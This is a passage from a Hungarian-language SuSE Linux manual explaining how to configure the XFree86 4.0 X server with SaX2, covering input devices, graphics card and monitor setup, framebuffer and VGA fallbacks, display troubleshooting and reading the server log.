Ha használni szeretnénk a görgőt az "Intellimouse"-on, akkor be kell állítanunk a **Görgősegér** alatt, a **Z tengely beolvasás (Z Axis Mapping)**-ot a **Gombok**-hoz. Így az X szervert "tudja" mit kell csinálnia, amikor a görgő mozog, be kell állítanunk az egér gombokhoz a 'Negatív mozgás'-t és 'Pozitív mozgás'-t. Mivel az 1-es, 2-es és 3-as gombokat már használjuk a normál gombokhoz, így a 4-es és az 5-ös gombokat kell használnunk a 'Pozitív' és a 'Negatív mozgás'-hoz. A beállított X Window System-ben át tudunk adni görgőmozgásokat X11 alkalmazásoknak az *imwheel* programmal (az 'imwheel' csomag az 'ap' készletben). El kell olvasnunk a 8.6 fejezetben (272. oldal).

Zárjuk be azt az ablakot a 'Következő' tétel kiválasztásával.

A billentyűzet

Itt beállíthatjuk a billentyűzet nyelvét. Ha "Win95" billentyűzetünk van, ennek 105 gombja van, és nekünk a **Szabvány 105 gombos billentyű**-t kell választanunk a 'Billentyűzet típusa' menüben. A 'Billentyű nyelve' alatt be kell állítanunk a megfelelő nyelvet. Ha "Windows" nélküli billentyűzetünk van, akkor a 101/102 gombos billentyűzetet kell választanunk. Ha laptop vagy speciális billentyűzetünk van több vagy kevesebb billentyűvel, még akkor is választhatjuk a 102 vagy 105 gombos billentyűzetet, mivel az előállított billentyűkódok, gyakorlatilag minden esetben illeszkedni fognak a szabvány PC billentyűzethez. Ha rákattintunk az 'Alkalmaz' -ra, a kiválasztott billentyűzet aktiválva lesz.

Ha nem angol billentyűzetünk van, le kell ellenőriznünk, hogy a billentyű kiosztás *üres billentyű (dead keys)*-vel van-e beállítva. Ellenőrizhetjük ezt az (AltGr) és (+) billentyűk egyszerre történő lenyomásával. Ha a vízszintes hullámvonal (tilde) nem jelenik meg azonnal, csak a szókész lenyomása után, akkor az "üres billentyűk" aktiválva vannak. Üres billentyűvel könnyen tudunk ékezeteket (diacritical jeleket) hozzáadni. Lenyomva az (AltGr) és (+), és utána az (n)-t, egy "ñ"-t fog megjeleníteni a képernyőn.

Átkapcsolhatjuk az üres billentyűket a 'Szakértő' menü által az 'Üres billentyűk eltüntetése' tétel alatt. Állítsuk ezt **Tgen**-re, hogy deaktiváljuk az üres billentyűket. A billentyűzet beállítása után mehetünk tovább, beállítani a keresési útvonalat a 'Következő' gomb lenyomásával.

Keresési útvonalak


Megváltoztathatjuk a betűkészletek keresési útvonalát, és megváltoztathatjuk a különböző "server flags"-eket. Egy betűkészlet könyvtár le vagy fel mozgathatásához, jelöljük azt ki a bal egérgommbal, tartsuk lent a gombot és mozgassuk a sort le vagy fel, így hozva ezt a könyvtárat jobban előbbre vagy hátrébb a keresési útvonalon. Az 'Új' és a 'Töröl' gombon át, hozzáadhatunk vagy eltávolíthatunk könyvtárakat.

Figyeljük meg, hogy az X szervernek legalább a "misc" karakter betűkészlet könyvtárára van szüksége, különben egy hibüzenetet fogunk kapni az X

szervertől, amikor kipróbáljuk és elindítjuk azt. A 8.6.1 fejezetben (278. oldal) leírjuk, hogy hogyan integrálhatunk további betűkészleteket az X Window System-be és miként dolgozhatunk fel szövegeket más nyelven.

Hagyjuk el ezt az ablakot a 'Következő' tételre kattintva. A grafikus kártya beállítási ablak fog megjelenni.

A grafikus kártya beállítása



8.4 ábra: SaX2: a grafikus kártya(ák) beállítása

A SaX2 végigpásztázza a PCI és AGP buszokat és megjeleníti a megtalált grafikus kártyákat a 'Munkaasztal felsorolás' alatt. Az a rend, hogy látni fogjuk a gépünkbe telepített grafikus kártyát. A SaX2-ben lévő adatbázison keresztül a megfelelő XFree86-4.0 meghajtó modul kiválasztásra kerül és megjelenik a 'Kártya tulajdonságok' mezőben a **Meghajtók** alatt. A 'Videoram' alatt meghatározhatjuk a grafikus kártyánk videómemória méretét.

Egy újítás az XFree86-4.0-ban az a lehetőség, hogy egy meghajtót a kártyához egy bizonyos foglalatban (slot) állandóra kijelölünk. A SaX2 el tudja végezni ezt a kijelölést: normálisan, ezt egyszerűen csak alkalmazni kell. Az informálásunkra a foglalat (slot) a 'Bus ID'-ban jelenik meg. Ha azonban később áthelyezzük ezt a PCI grafikus kártyát egy másik foglalatba, ekkor újra be kell állítanunk, mivel a **Bus ID** megváltozott. Ahhoz, hogy ezt megtegyük be is állíthatjuk ezt a tételt Single-re, de nem szabad ezt a beállítást használnunk ha több grafikus kártyánk van a gépben.



ISA grafikus kártyákat nem lehet automatikusan érzékelteni. Ezeket be kell állítani kézzel a 'Típus kiválasztás' által vagy közvetlenül a meghajtó kiválasztásával. Csak egy ISA grafikus kártya használható egy gépben.

A 'Típus kiválasztás'-ban kézzel választhatjuk ki a grafikus kártyát, ha az nem volt automatikusan érzékelve. Ehhez, kattintsunk a 'Típus kiválasztás'-ra és válasszuk ki a grafikus kártya gyártóját és a típusát a listáról.

Ha a PCI vagy AGP grafikus kártyánkat nem támogatja az XFree86, még majdnem mindig ott a lehetőség a "Framebuffer driver" használatára. Erről bővebben lásd a 8.3.3 fejezetben (251. oldal).




Ha több grafikus kártyánk van telepítve, beállíthatjuk a másik kártyát a választási listában a következő grafikus kártya szimbólumára kattintva. Ha ez egy ISA kártya, amit nem lehet automatikusan érzékelteni, akkor adhatunk hozzá egy másik grafikus kártyát az 'Új' gombra való kattintással és beállíthatjuk ezt, mint az elsődleges grafikus kártya, a választási listában a szimbólumára kattintva.

A 'Szakértő' menüben további beállításokat találunk. Az 'Opciók' alatt olyan lehetőségeket is beállíthatunk, mint a `sw_cursor`, ami a grafikus meghajtó viselkedését befolyásolja. Normálisan csak akkor van szükségünk speciális lehetőségekre ha megjelenítési hibákat látunk a képernyőn. Ezt nézzük meg a 8.3.3 fejezetben (253. oldal).

A munkaasztal beállítása

Ha befejeztük a grafikus kártya beállítását, a 'Következő'-re kattintva, lehetőséget kapunk a képernyő beállítására. Ebben az ablakban beállíthatjuk az általunk használt képernyőt, annak felbontását és színmélységét.



8.5 ábra: SaX2: a képernyő és a munkaasztal beállítása

A legtöbb grafikus kártyával az XFree86-4.0 saját maga ki tudja olvasni a [DDC](#) adatokat a monitorból, amit megjelenít a kiválasztási ablakban. A kis "+" szimbólumra kattintva a monitor kijelző mellett, láthatjuk, hogy ha az automatikus érzékelés működött. Ha a monitor "DDC tesztelése" sikeres

volt, a "DDC-probed" szó megjelenik a listán a **Gyártó** és a **Név** mellett. Ha az automatikusan beállított monitor frekvencia nem működik, azt be tudjuk állítani kézzel. Ehhez válasszuk a 'Típus kiválasztás' tételt.

Egy választási lista jelenik meg a gyártók nevével, amit átböngészhetünk. Ha kiválasztottunk egy gyártót akkor a típus neve, ami hozzá választható a jobb oldalon jelenik meg. Jelöljük ki a monitorunkat itt és az 'OK' gomb megnyomásával hagyjuk el az ablakot.

Ha egy modern, lapos LCD képernyőnk van, vagy ha a laptop saját képernyőjét akarjuk használni, ekkor az **LCD-t liquid crystal display** kell választanunk jobbra a választási lista tetején. Így a vízszintes frekvencia 60 Hz-re van korlátozva, ami rendszerint ideális frissítési arány az LC kijelzőkhöz.

Ha a monitorunkat nem találjuk a listán, és az automatikus érzékelés nem sikerült, még mindig beadhatjuk a monitorunk adatait kézzel. Ezért van a két mező a 'Monitor tulajdonságok' részben. Itt beállíthatjuk az engedélyezett vízszintes és függőleges frekvencia határokat. Normálisan ezek az adatok a monitor kézikönyvének "technical data" részében találhatók.



Különös körülményekkel kell eljárunk, amikor kézzel adjuk be a frekvencia határokat. A legveszélyesebb, hogy a túl magas vízszintes frekvencia gyorsan tönkretelheti a monitorunkat.

Szabályként a képernyő felbontást és a színmélységet már javasoltuk a **Színmélység/Felbontás** alatt. Ha TFT vagy másfajta LCD képernyőt használunk, akkor olyan képernyő felbontást kell választanunk, ami illeszkedik a kijelző felbontásához, különben a képet kalibrálni (scaled) kell. A SaX2 érzékeli a digitálisan csatlakoztatott TFT vagy DSTN kijelzők felbontását, és általában közölni fogja velünk a kijelzőnk felbontását.

A színmélység beállításban a 16, 256, 65535 és 16.7 millió szín, 24 és 32 bites elérhető. Egy megfelelő képhez legalább 256 színt kell beállítanunk. Ha azonban a "generic" VGA meghajtót használjuk (az XFree86 meghajtó neve **vga**, néha úgy is hivatkoznak rá, mint **VGA16** szerver), akkor sajnos csak 16 színt használhatunk.

A 24 bites színmélységgel 16.7 millió színnél választhatunk a 24 és 32 *bpp bits per pixel* között. Ez a két tétel csak abban különbözik egymástól, ahogy a grafikus kártya a belső grafikai memóriát kezeli. A 4 bájt pixelenként (32 *bpp*, "padded pixel mode") könnyebben kezelhető, mint a 3 bájt pixelenként (24 *bpp*, "packed pixel mode"). Ez azt jelenti, hogy a grafikus megjelenítés 32 *bpp* módon rendszerint általában gyorsabb, mint a 24 *bpp* módos grafikus kártya, de több videómemóriát használ. Néhány grafikus kártya nem tudja kezelni ezt a "packed pixel mode"-t 24 *bpp*-vel. A 65535 szín beállítás rendszerint, egy elég jó kompromisszumot képvisel a használt videó memória és a képminőség között.

A 'Szakértő' fülre kattintva további beállításokat végezhetünk el. Ha egy szokatlan felbontásunk van, itt meghatározhatjuk azt kézzel. Szintén beállíthatjuk, hogy a SaX2 ne saját maga számítsa ki a képernyő paramétereit (ezt a tételt hívják

Modelines kiszámítás-nak). Ha deaktiváljuk ezt, a  **VESA** üzemmó-

dot fogjuk használni, ami az X szerverbe be van programozva, de ebben az esetben a képfrissítés maximum 75 Hz lehet.

Ha egy létező beállítás került beolvasásra amikor a SaX2 elindult, akkor ennek a beállításnak a modelines-ját átveszi és új modeline paramétereket nem fog kiszámítani. Ha a létező beállításokhoz egy új üzemmódot adunk meg, és nem akarunk már meglévő VESA módot használni, akkor feltétlenül aktiválnunk kell a **Modelines kiszámítás** tételt.



Ha csak egy grafikus kártyát használunk, a 'Következő' -re kattintás át fog vinni minket közvetlen az X szerver teszthez. Különböző meghatározhatjuk a szerver elrendezést a következő lépésben.

Elrendezés

Ha több mint egy grafikus kártyánk van telepítve, akkor megvan az esélyünk, a képernyők beállítása után, hogy meghatározzuk a képernyők elrendezését. Ebben az ablakban meghatározhatjuk, hogy melyik monitor képviseli melyik "képernyő (screen)" -t és milyen sorrendben legyenek ezek a monitorok használva (egymás felett, vagy egymás mellett). Az elrendezés és az X szerver eszerint kerül beállításra. Az 'Egy képernyő/Xinerama' beállítás lehetővé teszi, hogy összekombináljuk a két képernyőt egy nagy munkaasztallá. Ez a beállítás csak akkor működik, ha azonos felbontást és színmélységet használunk mindkét képernyőhöz.

Ha a "Multihead beállítás" -t használjuk, ez beállít 2 vagy több képernyőt, ekkor deaktiválnunk kell a **Xinerama**-t az első alkalommal, amikor fut, különben a következő lépésben csak a finomhangolási ablakhoz érünk, ami csak az első grafikus kártya beállítását engedi meg nekünk. Ezért ki kell kapcsolnunk a Xinerama-t az első futásakor, és később aktiválni azt.



A beállítás ellenőrzése


Kattintsunk — amikor kész vagyunk — az 'OK' gombra az információs mezőben. Egy rövid idő után az itt látható ablak fog megjelenni.

A jobb oldalon két fontos mezőt fogunk találni, **Méret** és **Pozíció**, ezek lehetővé teszik a kép beigazítását. A nyíl gombok a **Méret** mezőben, a kép, vízszintes vagy függőleges nyújtását vagy összenyomását teszik lehetővé. A **Pozíció** mezőben megváltoztathatjuk a kép relatív pozícióját a képernyőn. Használjuk ezt a képek a saját kívánalmainkhoz történő beigazításához.

A kép helyes beállításának ellenőrzéséhez, négy négyzetet fogunk látni a monitor képmező sarkaiban. Az optimális kép helyzetéhez ezeknek teljesen láthatóknak kell lenniük minden elszíneződés vagy torzulás nélkül.

Ha a tesztkép nagyon sötétnek tűnik, ha fényes vonalat látunk a kép szélén, vagy a kép egészében túl kicsi, azonnal meg kell nyomnunk az **(Alt)** + **(Ctrl)** + **(←)** gombokat. Ez visszavisz minket a SaX2 munkaasztal beállítási ablakba. Ezután csökkentenünk kell a monitor engedélyezett frekvenciáját.





8.6 ábra: SaX2: a beállítás leellenőrzése

Miután beigazítottuk a kép helyzetét a SaX2 beállításain keresztül vagy a monitor által nyújtott igazítási lehetőségekkel, akkor befejezhetjük a teszt ablakot.

Ehhez, válasszuk:

‘Mentés’: Befejezzük az X Window System beállításunkat és elmentjük a jelenlegi beállításokat. Visszatérünk a SaX2-höz. Ekkor meg fog kérdezni minket, hogy el akarjuk-e hagyni a programot. Az X Window System beállítást a `/etc/X11/XF86Config` fájlban menti el. Ezzel egyidőben az akkor használt X szerver beállítódik. Ez azt jelenti, hogy egy linket készített a `/var/X11R6/bin/X`, ami a `/usr/X11R6/bin/XFree86` végrehajtható programra mutat.

‘Elvet’: Ez visszavisz minket a SaX2 beállítási ablakokhoz, anélkül, hogy a beállításokat elmentenénk.

8.3.2 Újra beállítás

A SaX2 támogatást nyújt ahhoz is, ha a saját elvárásainknak megfelelően akarjuk testreszabni az X szervert.

Ehhez indítsuk el a SaX2-t miközben az X szerver fut. Ha akarjuk a SaX2 be tudja olvasni a meglévő `/etc/X11/XF86Config` beállítási fájlt, ahol az X Window System tárolja és elemzi a beállítási adatokat. Ekkor nem szükséges végigmenni az egész beállításon, az egértől a monitorig, mivel a SaX2 átveszi a meglévő, működő X szerver beállítást. A SaX2 ezután elérhetővé teszi ezeket az adatokat a fenti menük számára. Figyeljünk oda, mert mindenképpen nekünk kell kiválasztani a meglévő beállítás beolvasását.

Azonban a felhasználónak minden szabadsága megvan, ahhoz, hogy újra beállítsa a saját X szerverét. A SaX2 egy kényelmes felület a grafikus kártya színmélység és felbontás beállításához, ami gyorsan megtalálható a ‘Munkaasztal beállítás’ párbeszédablakon keresztül.

8.3.3 Hibakeresés

Ez a rész segít minket az X szerver beállításában, ha olyan problémák merülnek fel, hogy a grafikus felület egyáltalán nem fut, vagy fut ugyan, de gyenge minőségű képet ad.

Ha a SaX2 nem képes beállítani a grafikai kártyánkat a szokásos úton, ekkor két további módszer van, ami szinte minden esetben működik. Ezeket írjuk le lejjebb. A kettő közül a framebuffer mód rendszerint jobb képet fog adni.

A framebuffer használata

Sajnos még nincs Linux meghajtó minden grafikus kártyához. Ha a kártyánk nem támogatott, rendszerint még mindig kaphatunk grafikus képet a *framebuffer* üzemmód használatával. Ha a grafikus kártyánk VESA 2 kompatibilis, ennek a üzemmódnak működnie kell.

Ennek az az előnye, hogy majdnem minden modern grafikus kártyával működik és gyakorlatilag minden laptoptal is. Mivel a kártya grafikus vezérlőjét megkerültük, a kijelzés nem lesz felgyorsítva (unaccelerated). Az X szerver egyszerűen eléri a *framebuffer*-t közvetlen ahogy a grafikus módot bekapcsoltuk, amikor a rendszermag elindult.

Ez a következőképpen működik: amikor az elindul, a Linux rendszermag meghívja — mielőtt még átkapcsolna 32-bites védett módba — a grafikus kártya VGA BIOS-át és utasítja ezt, hogy kapcsoljon át egy szabványos *VESA* grafikus módba. A szöveg ábrázolás (depiction) (ez a szöveges konzol) azután folytatódik ebben a beállított grafikus módban. A VGA BIOS 16 bites kódban van írva és ezért nem hívható meg amíg a Linux rendszer fut. Következésképpen az indulásnál meghatározott videómód megmarad addig, amíg a Linux rendszert le nem állítjuk.

Annak érdekében, hogy a VESA framebuffer üzemmódot használhassuk, a rendszermagban be kell kapcsolni ennek támogatását, és induláskor ki kell választani ezt a lehetőséget. A SuSE Linux rendszermag természetesen tartalmazza a VESA framebuffer támogatását. Azonban nekünk kell kiválasztanunk a kívánt grafikus módot amikor indítjuk a rendszert. Ennek megtételéhez adjuk be a **vga=x** paramétert a *LILO* indító promptnál, ahol **x** jelenti az értéket, amit a 8.2 táblázatból vett át.

Desired color depth	Resolution in pixels			
	640x480	800x600	1024x768	1280x1024
256 (8 bit)	769	771	773	775
32768 (15bit)	784	787	790	793
65536 (16bit)	785	788	791	794
16.7 Mill. (24bit)	786	789	792	795

8.2 táblázat: Lehetséges VESA-módok

Ezt a paramétert megadhatjuk közvetlenül is, mint egy vga paraméter a */etc/lilo.conf* fájlban. A **vga=x** sornak egy külön sorként kell sze-

repelnie ebben a beállítási fájlban, nem pedig az **append** sor részeként. A *LILO* telepítését leírtuk részletesebben a 4.4 fejezetben (124. oldal).

A Linux rendszer elindítása után be kell jelentkezünk a rendszerbe, mint **root** felhasználó és el kell indítanunk a SaX2t a következőképpen:

```
meggyfa:/root # sax2 -m 0=fbdev
```

Vigyázzunk rá, hogy a 0 itt egy "nulla", és nem egy nagy "o" betű.

Ez utasítja az X szervert, hogy a framebuffer meghajtót használja. Mivel a felbontás, színmélység és a frekvenciaarány rögzített, — ha elégedettek vagyunk az egér és billentyű beállításokkal — közvetlenül elmentethetjük a SaX2-vel az automatikusan érzékelt adatokat és ismét kiléphetünk a SaX2-ből.

A VGA16 szerver használata

Ha a grafikus kártyánk nem képes semmilyen VESA módra, vagy ha egy ISA kártyánk van, még mindig be tudjuk állítani, hogy a **vga** modullal fusson.

Ezt akkor javasoljuk, ha a grafikus meghajtót nem érzékeli automatikusan. Válasszuk a **vga** meghajtót a SaX2-ben a 'Grafikus kártya beállítás' tételt a 'Meghajtók' alatt. Ez korlátozni fogja a 'Munkaasztal' -ban, a felbontást 640x480 pixelre 16 színnel (4 bit színmélység). Ha a grafikus kártyánk támogatja a VESA framebuffer-t, a fentebb leírt framebuffer metódus a célszerűbb, a **vga** meghajtó szerény lehetőségei miatt. A szabvány **vga** meghajtó használatához, rögtön, amint a SaX2 elindul adjuk be az alábbi parancsot:

```
meggyfa:/root # sax2 -m 0=vga
```

Mivel ez a paraméter csak meghatározza melyik X szervert használja a SaX2 a beállítás alatt, hasznos lehet az X szervert ezzel a lehetőséggel indítani, egy olyan grafikus kártyával amit feltételezhetően támogat az XFree86.

Bizonyos "egzotikus" grafikus kártyák esetén, a SaX2 esetleg nem indul el megfelelő módon: ilyenkor elvégezhetjük a beállítást a vga modult használva, de azután válasszuk a szükséges lehetőségeket a kívánt meghajtó modul részére a 'Szakértő' menüben a 'Grafikus kártyák' ablak alatt.

Az egér közvetlen kiválasztása a SaX2 indulásakor

Ha a SaX2 nem képes automatikusan érzékelni az egerünket, parancssori paraméterekkel határozhatjuk meg az egér típusát. Ezek a "-t" a használandó protokoll meghatározására, és a "-n" az egérhez használt eszközfájl meghatározására. Például egy Intellimouse beállításához, ami a PS/2 portra csatlakozik, használjuk az alábbi parancsot:

```
root@meggyfa:/root > sax2 -t imps/2 -n /dev/psaux
```

A használható protokollokat a 8.1 fejezetben (244. oldal) i táblázat a 8.3.1 fejezetben (243. oldal) és az X szerver beállítási fájlról szóló manlapot, az **XF86Config** alatt találjuk.

Különböző kijelzőhibák kijavítása

Általában a SaX2 helyesen fogja beállítani a grafikus kártyát: azonban vannak esetek ahol a kijelző minősége gyenge, amit kijavíthatunk az X szerver beállítási fájlban lévő lehetőségek megváltoztatásával `/etc/X11/XF86Config`.

Ilyen kijelzési problémák, néha a hardver korlátozások miatt vannak, különösen, ha a grafikus kártya olcsó DRAM memóriát tartalmaz, ami nem képes támogatni a magasabb felbontásokat és frekvenciákat.

Egy másik probléma, ami a BIOS Videómemória gyorsítótár mód beállításakor merülhet fel, egyes új BIOS verziók bizonyíthatóan nem kompatibilisek az X használatával. Ebben az esetben a Linux megfelelően fog futni szöveges módban, de súlyosan 'összegagyálja' a képernyőt amikor az X fut, vagy éppen teljes rendszerösszeomlást okoz.

Ha az X szerver nem indul el egyáltalán, ez majdnem mindig a `/etc/X11/XF86Config` beállítási fájlban lévő szintaktikai vagy logikai hiba miatt van, és valószínű, hogy a beállítási fájlban megadott hardver nem található meg a gépben. Érdemes lehet megnézni az X szerver hibanaplót, ami a 8.3.3 fejezetben (255. oldal) fájlban látható.

A lehetséges problémák megoldását, az alábbiakban tekintjük át.

- Sok kijelzőn problémát okoz a túl magasra állított vízszintes szinkron frekvencia (`vsync`), ami helytelen értékeket eredményez a `hsync` és a `DotClock` számára.

A 80 Hz-re lecsökkentett képfrekvencia, például, még mindig remegés nélküli képet fog adni, és ami szintén egy nagy dolog, élesebb, mint a 160 Hz-esre állított. A 80 Hz-es képfrekvenciánál a pixelfrekvencia csak a fele, mint a 160 Hz-esnél.

Ezért próbáljuk meg lecsökkenteni a használt függőleges frekvencia értéket. Ehhez válasszuk ki a `'Monitor'` fület a SaX-ban, és a `'Haladó'` részben kell alacsonyabbra állítanunk a maximális frekvenciát. A modern monitorok részere a normál képfrekvencia 80 és 90 Hz közé esik.

- Néha problémák vannak a "hardver egérmutató"-val is. Ekkor ahol az egérnek kéne lennie, egy négyzetet vagy olyasmit fogunk látni, mint egy "vonalkód". Ennek megoldása: Írjuk be a `"sw_cursor"` opciót a `Section "Device"`-hoz.
- A legjobb hely, információk és ötletek után nézni a README fájlokban ahol a lapkagyártók (chipset manufacturers) neve a `/usr/X11R6/lib/X11/doc/` könyvtárban található.

Az X szerver kézikönyvlapok és az XFree86 gyakran ismételt kérdései (FAQ) szintén hasznosak (<http://www.xfree86.org>). A SuSE is nyújt információt,

és a SuSE oldalak itt vannak a frissítéshez:

<http://www.suse.de/en/support/xsuse/>

Az alábbi táblázat a valószínűség szerint van besorolva, azaz szabály szerint az első lépéssel sikerülni fog, különben a második lépéssel. A 3-ik lépés rendszerint az utolsó megoldás...

Az összes lehetőséget a `/etc/X11/XF86Config` fájl eszközöket leíró része (device section) sorolja fel.

- **Nincs egérmutató, csak egy színes négyzet "vonalkód".**
 1. Adjuk hozzá az `sw_cursor` lehetőséget a Section "Device"-hoz.
 2. Adjuk hozzá a `no_imageblt` vagy `no_bitblt` lehetőséget.
 3. Adjuk hozzá a `noaccel` lehetőséget.
- **A kép túl keskeny, vagy nyomott. A monitor beállítása már elérte a határát.**
 1. A frekvencia arány vagy a `hsync` frekvencia valószínűleg túl magasra van állítva és elérte a monitor képességeinek határát. Megoldás: csökkentjük a `vsync` és/vagy a `hsync` frekvenciát.
 2. Állítsuk be a képet az `xvidtune` programmal. Valószínű, hogy csak egy mód nem egészen megfelelő.
 3. Adjuk hozzá a `+hsync +vsync` paramétereket a modeline-hoz és próbáljuk meg felcserélni a `+ -t a - -al`.
- **Amikor az ablakokat mozgatjuk, csíkozódik, "csomósodik" vagy az ablakok egy része ottmarad ahol van. Nem tűnnek el még akkor sem, ha a mozgatót befejeztük. Csak a munkaasztal frissítésével tűnnek el.**
 1. Csökkentjük a kép frekvenciát vagy a felbontást.
 2. A chipkészlettől függően, használjuk a vonatkozó lehetőségeket a README fájlból a `/usr/X11R6/lib/X11/doc/` alatt. Például a `fifo_conservative` vagy a `slow_dram` lehetőséget. *Megjegyzés:* a kívánt lehetőség a chipkészlet sajátosságaitól függ.
 3. A `noaccel` lehetőség, de előfordulhat, hogy a `no_imageblt` vagy a `no_bitblt` is elegendő lehet.
- **"Zaj" – Kép interferenciás amikor mozgatjuk az ablakokat vagy videókat nézünk amik eltűnnek, amikor a kép mozdulatlan.**
 1. Csökkentjük a frekvencia értéket, színmélységet vagy a felbontást.
 2. Csökkentjük a kártya frekvencia értékét, vagy emeljük vagy csökkentjük a várakozást (wait states). Ez néha működik a `set_mclk`-al (nem minden chip sets-el!). További részletes információ található a README könyvtárban. *Figyelem:* ez a lehetőség elég veszélyes, a kártya beállítható igen magas frekvenciára is).
 3. Előfordulhat, hogy a busz sebességértéke túl magasra van állítva. Ellenőrizzük a busz sebességét a PCI/VLB-n vagy ISA buszon.
- **Amikor az XFree86 elindul, a képernyő fekete lesz.**
 1. Csökkentjük a frekvencia értéket.
 2. Ellenőrizzük a gépünk BIOS beállítását. Deaktiválunk minden "Optimization settings"-et a BIOS-ban. Kétség esetén lapozzuk fel az alaplap kézikönyvét. Szokásos megoldás a **Video memory cache mode**

lehetősége,

az **AGP Aperture size** és az összes lehetőség, ami szabályozza a PCI busz elérést, mint a **PCI Peer concurrency** vagy hasonló. Szinte mindig megtaláljuk ezeket a beállításokat az **Advanced Chipset Features** menü alatt.

3. Gondoljunk más lehetséges hibaforrásokra: ellenőrizzük le a rendszert, az IRQ konfliktus miatt (pl. a PS/2 egernek az IRQ 12 kell).

8.3.4 Az X szerver naplófájl

Az X szerver problémáinak elemzésére van egy nagyon részletes naplófájl, amit az X szerver hoz létre amikor beindul. Ezt a fájlt az XFree86-4.0 X szerver hozza létre a következő minta szerint `/var/log/XFree86.Display.Screennumner.log`. Ha csak egy X szervert indítottunk el (ami a normál eset) és ezt a kijelzőt a "0" számmal láttuk el, ennek a naplófájlnek a neve rendszerint `/var/log/XFree86.0.log` lesz. Figyeljük meg, hogy a SaX2 kivétel ez alól a szabály alól: Itt, legalábbis ideiglenesen két X szerver fut (**Display :0**) a beállítási ablakhoz és később egy másik (**Display :1**) a beállítások ellenőrzéséhez.

Tudatában kell lennünk, hogy ennek a fájlformátuma drasztikusan megváltozott az XFree86-3.3.x óta. Most sokkal jobban megkülönböztethetők az információs üzenetek, a beállítási fájllokból vett értékek, a gép hardverétől származó adatok, a figyelmeztetések és a hibák.

Általában egy ilyen naplófájl eleje olyan, mint ami a 8.3.1 fájllistában látható.

```
XFree86 Version 4.0 / X Window System
(protocol Version 11, revision 0, vendor release 6400)
Release Date: 8 March 2000
    If the server is older than 6-12 months, or if your card is
    newer than the above date, look for a newer version before
    reporting problems. (see http://www.XFree86.Org/FAQ)
Operating System: Linux 2.2.13 i686 [ELF] SuSE
Module Loader present
(==) Log file: "/var/log/XFree86.0.log", Time: Sat May 20 13:42:15 2000
(==) Using config file: "/etc/X11/XF86Config"
Markers: (--) probed, (**) from config file, (==) default setting,
         (++) from command line, (!!) notice, (II) informational,
         (WW) warning, (EE) error, (??) unknown.
(==) ServerLayout "Layout[all]"
(**) |-->Screen "Screen[0]" (0)
(**) |    |-->Monitor "Monitor[0]"
```

8.3.1 fájllista: Kivonat az X szerver naplófájlból

Ez az alábbi információt nyújtja:

Ez egy XFree86 X szerver 4.0 verzió, kompatibilis az X11R6.4-el "kibocsátási száma 6400". Előállítási dátuma 2000 Márc. 8.

Az **Operating System: Linux 2.2.13 i686 [ELF] SuSE** sor arra a rendszerre utal amelyiken az X szervert fordították. A rendszermag verzió és a CPU meghatározása ezáltal különböző lehet a mi rendszerünkötől.

Ezen verzióüzenetek után az első bejelentkezési bejegyzések jelennek meg, amiket az X szerver hoz létre az indulásakor. Először is ez a megfelelő naplófájl? A **Time:** után az időpont látható, amikor a naplófájl készült. Néha előfordul, hogy rossz naplófájlban keresünk valamit ; -)

Ugyanez érvényes a beállítási fájlra is, ha nem határozzuk meg egy másik fájlt a parancssornál, ez mindig a `/etc/X11/XF86Config` lesz, a normál SuSE Linux rendszeren.

Az alábbi 8.3 táblázat megmagyarázza az alábbi sorok elején zárójelben lévő két karakter jelentését:

Szimbólum	Jelentése
(==)	Az X szerver alapértelmezése
(- -)	Értékek, amiket a rendszerből vett az automatikus hardver érzékelés során.
(**)	Beállítások rögzítve a beállítási fájlban.
(++)	Paraméterek, amiket a parancssornál adtunk be.
(!!)	Itt az X szerver közli velünk részletesen, hogy mit is "csinál".
(II)	Az X szerver moduljainak verzió számai, stb. rendszerint, mint "információs üzenetek" kerülnek rögzítésre.
